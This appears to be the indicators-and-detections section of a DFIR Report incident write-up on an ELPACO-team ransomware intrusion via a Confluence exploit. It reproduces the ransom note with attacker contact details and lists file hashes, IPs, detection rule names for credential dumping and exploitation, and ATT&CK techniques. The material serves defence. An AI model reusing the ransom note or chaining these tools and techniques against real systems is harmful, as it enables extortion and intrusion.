
```
"%WINDIR%\system32\NOTEPAD.EXE" C:\Decryption_INFO.txt
```

```
Hello my dear friend (Do not scan the files with antivirus in any case. In case of data loss, the consequences are yours)
Your data is encrypted
Your decryption ID is [redacted]*ELPACO-team
Unfortunately for you, a major IT security weakness left you open to attack, your files have been encrypted
The only method of recovering files is to purchase decrypt tool and unique key for you.
If you want to recover your files, write us
1) eMail - de_tech@tuta.io
2) Telegram - @Online7_365  or https://t.me/Online7_365

Attention!

Do not rename encrypted files.
Do not try to decrypt your data using third party software - it may cause permanent data loss.
We are always ready to cooperate and find the best way to solve your problem.
The faster you write - the more favorable conditions will be for you.
Our company values its reputation. We give all guarantees of your files decryption.
```


The threat actor then repeated this process on a key file server, including preliminary steps such as disabling security tools with DefenderControl and installing Process Hacker before running the ELPACO-team.exe payload.

While these two servers were the primary targets for ransomware execution and file encryption, further impact was observed through limited SMB share scanning and which affected a domain controller. To cover their tracks, the threat actor performed some file deletions on the beachhead host before ceasing their activity.

Timeline



[Diamond Model]



Indicators

Network

```
45.227.254.124
91.191.209.46
```

File

```
elpaco-team.exe
be8f00c11010e4e6078d383026833c07
32f9259285bb3425b67633d73bc74b93859f40a7
a710ed9e008326b981ff0fadb1c75d89deca2b52451d4677a8fd808b4ac0649b

logs_delete.cmd
35893c46af1af2089498b062379c039f
238424b26da6e53738aa28a46ba007a195ad608c
36d3b20e9380aaaac9151280b4ac3e047a0871efbb158f04344946ff67176a48

runassystem.exe
3f7d6e5a541aad1a52beb823f1576f6a
69519da0edeb9ad6ed739982a05b638d3fee20fb
085ad59bb8d32981ea590a7884da55d4b0a3f5e89a9632530c0c8ef2f379e471

defendercontrol.exe
0a50081a6cd37aea0945c91de91c5d97
755309c6d9fa4cd13b6c867cde01cc1e0d415d00
6606d759667fbdfaa46241db7ffb4839d2c47b88a20120446f41e916cad77d0b

defendercontrol.ini
c9bc430ea5bd0289cf3a6acdb69efac4
```

```
79d3fbde198ffa575904998b92285e3815a860c2
6e5a6629b5ec2eea276fe93553d31f3d23885b214db0a4c2c9201f65180d767f

fast.ex_
127fe6658efb06e77b674fdb9db7d6d5
4790bde7c2d233c07165caaab0f5b7d69a60c950
d5746d9f3284dadf60180f7f7332a08895c609520e0c2327918f259d182cbaf6

ns v.2.exe
597de376b1f80c06d501415dd973dcec
629c9649ced38fd815124221b80c9d9c59a85e74
f47e3555461472f23ab4766e4d5b6f6fd260e335a6abc31b860e569a720a5446

processhacker-2.39-setup.exe
54daad58cce5003bee58b28a4f465f49
162b08b0b11827cc024e6b2eed5887ec86339baa
28042dd4a92a0033b8f1d419b9e989c5b8e32d1d2d881f5c8251d58ce35b9063

!start.cmd
92fd70f19771360bd820091025107382
dda90a452cc1540657606e5d40d304b1e58da751
6b93e585479a3c5b9a8edbe2b11a8371cb028e8b196acb1c16a425e8d8530cd7

hahlgiddb.exe
77ef2cad0de20482a6bb6cfcdc5d94d1
f46fa1fbab35f0d697ea896e81c4504de0487e57
abbe5619e1d7a08f807b57d0949a7f97108a546a415778f25ed35f31ee2cd2f5

secretsdump.exe
96ec8798bba011d5be952e0e6398795d
af7c73c47c62d70c546b62c8e1cc707841ec10e3
c3405d9c9d593d75d773c0615254e69d0362954384058ee970a3ec0944519c37

u1.bat
9a875116622272a7f0fb32ce6cc12040
02c264691764f3c7ab9492dcb443e52b0ee66229
15348e1401fe18b83e30a7e7f6b4de40b9981a0e133c22958324a89c188f2c49

wmiexec.exe
47e001253af2003985f15282cdc90a1c
6ee6664df9bfb47d97090492b6cde68bf056a42a
14f0c4ce32821a7d25ea5e016ea26067d6615e3336c3baa854ea37a290a462a8

ypnppsft.exe
e703ffdf065094f30b8b9c107a64736b
7314f85595ab4496abe02c48b476f57cb6b96804
9b1df0db16b3b73fe3549856fb4a74414faecffabee0d001865e05b93dda14ec
```

```
checkvuln.bat
1b1e95ea1d26da394688f4c8883721d1
9e22f5e394ffd8df94b1601fe73f2ae14df731ba
2c656109db6d2059c41a50e623ceb5e656ff764c44b1e1dbf41131f0206f8238

create share runasadministrator2.bat / step1-runasadmin.bat / create-share-runasadmin.bat
96fc8c743f6ba38a69bf866b7fa9e4d1
5bef86615c8bd715c794505127a6d5245bba9206
51f2d5fba3d02cba1c99cf2dfd9968b98d0047f501b54b9531e7ad2719706e47

lpe-exploit-runasuser.bat
3e872ca0ac6261b85dd9524a8f3a83db
b8551ef02737bc7801d2077d7d8aca168eb79b0d
c7440e621d1c5e90ca4963a4b3b52d27bac05a44248ca88dd51510489d1171bb

rce-exploit-runasuser.bat
09ba9214257381231934a0115d7af8be
89e3247d2940d78ab13f060761f0c79afa806f39
22436fe549d791caa3007b567d28d51c8c75869519019c40564af4de53490fa2

step2-runasuser.bat
6fbf6350c52d2f2e6f61530d05148562
1217a97009eb86249e6c8010d3024f050f62c40d
3e92ca5b4069eba89d9fcfd7885924282fdf6ca26d0ff8d0502973d9c9bc1fef

rpcdump.exe
91625f7f5d590534949ebe08cc728380
bf1b0ab5a2c49bde5b5dbe828df3e69af5d724c2
3c300726a6cdd8a39230f0775ea726c2d42838ac7ff53bfdd7c58d28df4182d5

sharpprintnightmare.exe
96a1e516cef1ff4791d8785886d56cce
241f9d2495b0b437813d8cf31fe4e4de8be203ec
9875d1947b8d18974c938721c273d9322fc9af36be96e0ec696daac2929bb802

sharpprintnightmare_nf3.exe
ee8d08b380bf3d3fe9961a0ab428549f
8900b1ef864eb390bf99b801d78a0b8dbd5d90b6
ff547a7803cd989f9f09a22323ec3f7079266b9a20a07f2c6f353547318ff172

spn.exe
44c031e3c922e711f7e3784f6d90b10f
5f13d476e9fabdf2ac6f805a98d62f3027c473c2
9e18fcc595d4e158ac7aa9250e45145445b31018b35d6ed91239da2b931b5c37

spn_nf3.exe
```

```
53e2e8ce119e2561bb6065b1a42f1085
d01f72d0a4609be76a83ac76a760485d29be854b
e5f985b5a1f4f351616516553295e1224a02219825c35e3c64b55ecdc8a0d699

spider.dll
30a6cd2673ef5b2cb18f142780a5b4a3
1e0ec6994400413c7899cd5c59bdbd6397dea7b5
90cdcf54bbaeb9c5c4afc9b74b48b13e293746ee8858c033fc9d365fd4074018

spider_32.dll
f635d1c916a7c56678f08d1d998e7ce4
35ff55bcf493e1b936dc6e978a981ee2a75543a1
4f4864a1d5f19a3c5552d80483526f3413497835549dce8c61fef116b666fa09

netscan.exe
e7aa5608c81ba4fcd8d166501b90fc06
5c714fda5b78726541301672a44eaf886728f88c
5748bfb17e662fb6d197886a69df47f1071052c3381eb1c609a2bc5dba8c2992

netscan.exe
a75de4c4fd88d94642ad30310c641252
f7e11585ee968ad256be5a2e4c43a73c07034759
6492e765829974c4a636bff0e305261b18eea92fcb1df6fff69890366efc972d
```

Detections

Network

```
SID 2026033: ET WEB_SPECIFIC_APPS Apache Struts java.lang inbound OGNL injection remote code executi
SID 2025644: ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)
SID 2027762: ET USER_AGENTS AnyDesk Remote Desktop Software User-Agent
SID 2025701: ET POLICY SMB2 NT Create AndX Request For an Executable File
SID 2025705: ET POLICY SMB2 NT Create AndX Request For a Powershell .ps1 File
SID 2027204: ET HUNTING Possible Powershell .ps1 Script Use Over SMB
SID 2025699: ET POLICY SMB Executable File Transfer
SID 2050543: ET EXPLOIT Atlassian Confluence RCE Attempt Observed (CVE-2023-22527) M2
SID 2851878: ETPRO MALWARE Cobalt Strike Stager Payload
SID 2035480: ET HUNTING PE EXE Download over raw TCP
SID 2844488: ETPRO HUNTING Suspicious Offset PE EXE or DLL Download on Non-Standard Ports
SID 2025644: ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)
SID 2030870: ET EXPLOIT Possible Zerologon Phase 1/3 - NetrServerReqChallenge with 0x00 Client Chall
SID 2035258: ET EXPLOIT Zerologon Phase 2/3 - NetrServerAuthenticate2 Request with 0x00 Client Chall
```

Sigma

Search rules on detection.fyi or sigmasearchengine.com

```
5cb299fc-5fb1-4d07-b989-0644c68b6043 : Suspicious File Download From IP Via Curl.EXE
1ddaa9a4-eb0b-4398-a9fe-7b018f9e23db : CVE-2023-22518 Exploitation Attempt - Suspicious Confluence Cl
0eb46774-f1ab-4a74-8238-1155855f2263 : Disable Windows Defender Functionalities Via Registry Keys
6e2a900a-ced9-4e4a-a9c2-13e706f9518a : HackTool - Potential Remote Credential Dumping Activity Via C
10c14723-61c7-4c75-92ca-9af245723ad2 : HackTool - Potential Impacket Lateral Movement Activity
962fe167-e48d-4fd6-9974-11e5b9a5d6d1 : LSASS Access From Non System Account
06d71506-7beb-4f22-8888-e2e5e2ca7fd8 : Mimikatz Use
4627c6ae-6899-46e2-aa0c-6ebcb1becd19 : HackTool - Impacket Tools Execution
8202070f-edeb-4d31-a010-a26c72ac5600 : Suspicious Process By Web Server Process
ca387a8e-1c84-4da3-9993-028b45342d30 : PUA - SoftPerfect Netscan Execution
```

DFIR Public Rules Repo:

```
03f4ca17-de95-428d-a75a-4ee78b047256 : HackTool - Impacket File Indicators
```

DFIR Private Rules:

```
62095f03-ba2a-45d7-bce9-204dcb574c0c : Detect Suspicious Curl Download and Execution
d8bbf664-f1f0-4eed-adec-118d7d116e2b : Potential Impacket Usage via Command Line
```

Yara

Rules from https://yarahq.github.io/ and https://github.com/elastic/protections-artifacts/

```
BINARYALERT_Hacktool_Windows_Mimikatz_Files
DITEKSHEN_INDICATOR_KB_CERT_C2Cbbd946Bc3Fdb944D522931D61D51A
DITEKSHEN_INDICATOR_TOOL_EXP_Sharpprintnightmare
DITEKSHEN_INDICATOR_TOOL_PET_Defendercontrol
ELASTIC_Windows_Ransomware_Phobos_11Ea7Be5
ELASTIC_Windows_Trojan_Metasploit_91Bc5D7D
ELASTIC_Windows_Trojan_Metasploit_A91A6571
Impacket_Keyword
Impacket_Lateral_Movement
Impacket_Tools_Generic_1
Impacket_Tools_rpcdump
Impacket_Tools_secretsdump
Impacket_Tools_wmiexec
Mimikatz_Memory_Rule_1
SEKOIA_Ransomware_Win_Eking_Rich_Header
SIGNATURE_BASE_Impacket_Keyword
SIGNATURE_BASE_Impacket_Lateral_Movement
SIGNATURE_BASE_Impacket_Tools_Generic_1
```

```
SIGNATURE_BASE_Impacket_Tools_Rpcdump
SIGNATURE_BASE_Impacket_Tools_Secretsdump
SIGNATURE_BASE_Impacket_Tools_Wmiexec
SIGNATURE_BASE_Mimikatz_Memory_Rule_1
SIGNATURE_BASE_Wiltedtulip_Tools_Clrlg
WiltedTulip_Tools_clrlg
```

MITRE ATT&CK

30043 - Another Confluence Bites the Dust: Falling to ELPACO-team Ransomware

	Tools	Technique	Exploited Vulnerabilities
Initial Access	Metasploit	Exploit Public-Facing Application - T1190	CVE-2023-22527
Execution	wmiexec	Windows Command Shell - T1059.003 Windows Management Instrumentation - T1047 PowerShell - T1059.001	
Persistence	AnyDesk net	Local Account - T1136.001 Windows Service - T1543.003	
Privilege Escalation	Metasploit zero.exe rpcdump.exe	Create Process with Token - T1134.002 Exploitation for Privilege Escalation - T1068	CVE-2020-1472 CVE-2021-34527
Defense Evasion	Defender Control netsh	Disable or Modify System Firewall - T1562.004 Disable or Modify Tools - T1562.001 Modify Registry - T1112	
Credential Access	Mimikatz secretsdump	LSASS Memory - T1003.001 NTDS - T1003.003	
Discovery	whoami reg taskmgr.exe ProcessHacker	Process Discovery - T1057 Query Registry - T1012 System Network Configuration Discovery - T1016 Remote System Discovery - T1018	
Lateral Movement		Remote Desktop Protocol - T1021.001 SMB/Windows Admin Shares - T1021.002	
Collection			
Command and Control	Metasploit Anydesk	Ingress Tool Transfer - T1105 Remote Access Software - T1219 Application Layer Protocol - T1071	
Exfiltration			
Impact	Mimic Ransomware	Data Encrypted for Impact - T1486	

```
Application Layer Protocol - T1071
Create Account - T1136
Create Process with Token - T1134.002
Data Encrypted for Impact - T1486
Disable or Modify System Firewall - T1562.004
Disable or Modify Tools - T1562.001
Exploitation for Privilege Escalation - T1068
Exploit Public-Facing Application - T1190
Ingress Tool Transfer - T1105
```

```
Local Account - T1136.001
LSASS Memory - T1003.001
Modify Registry - T1112
NTDS - T1003.003
PowerShell - T1059.001
Process Discovery - T1057
Query Registry - T1012
Remote Access Software - T1219
Remote Desktop Protocol - T1021.001
Remote System Discovery - T1018
System Network Configuration Discovery - T1016
Windows Command Shell - T1059.003
Windows Management Instrumentation - T1047
Windows Service - T1543.003
```

Internal case #TB30043 #PR35928

Source: https://thedfirreport.com/2025/05/19/another-confluence-bites-the-dust-falling-to-elpaco-team-ransomware/#indicators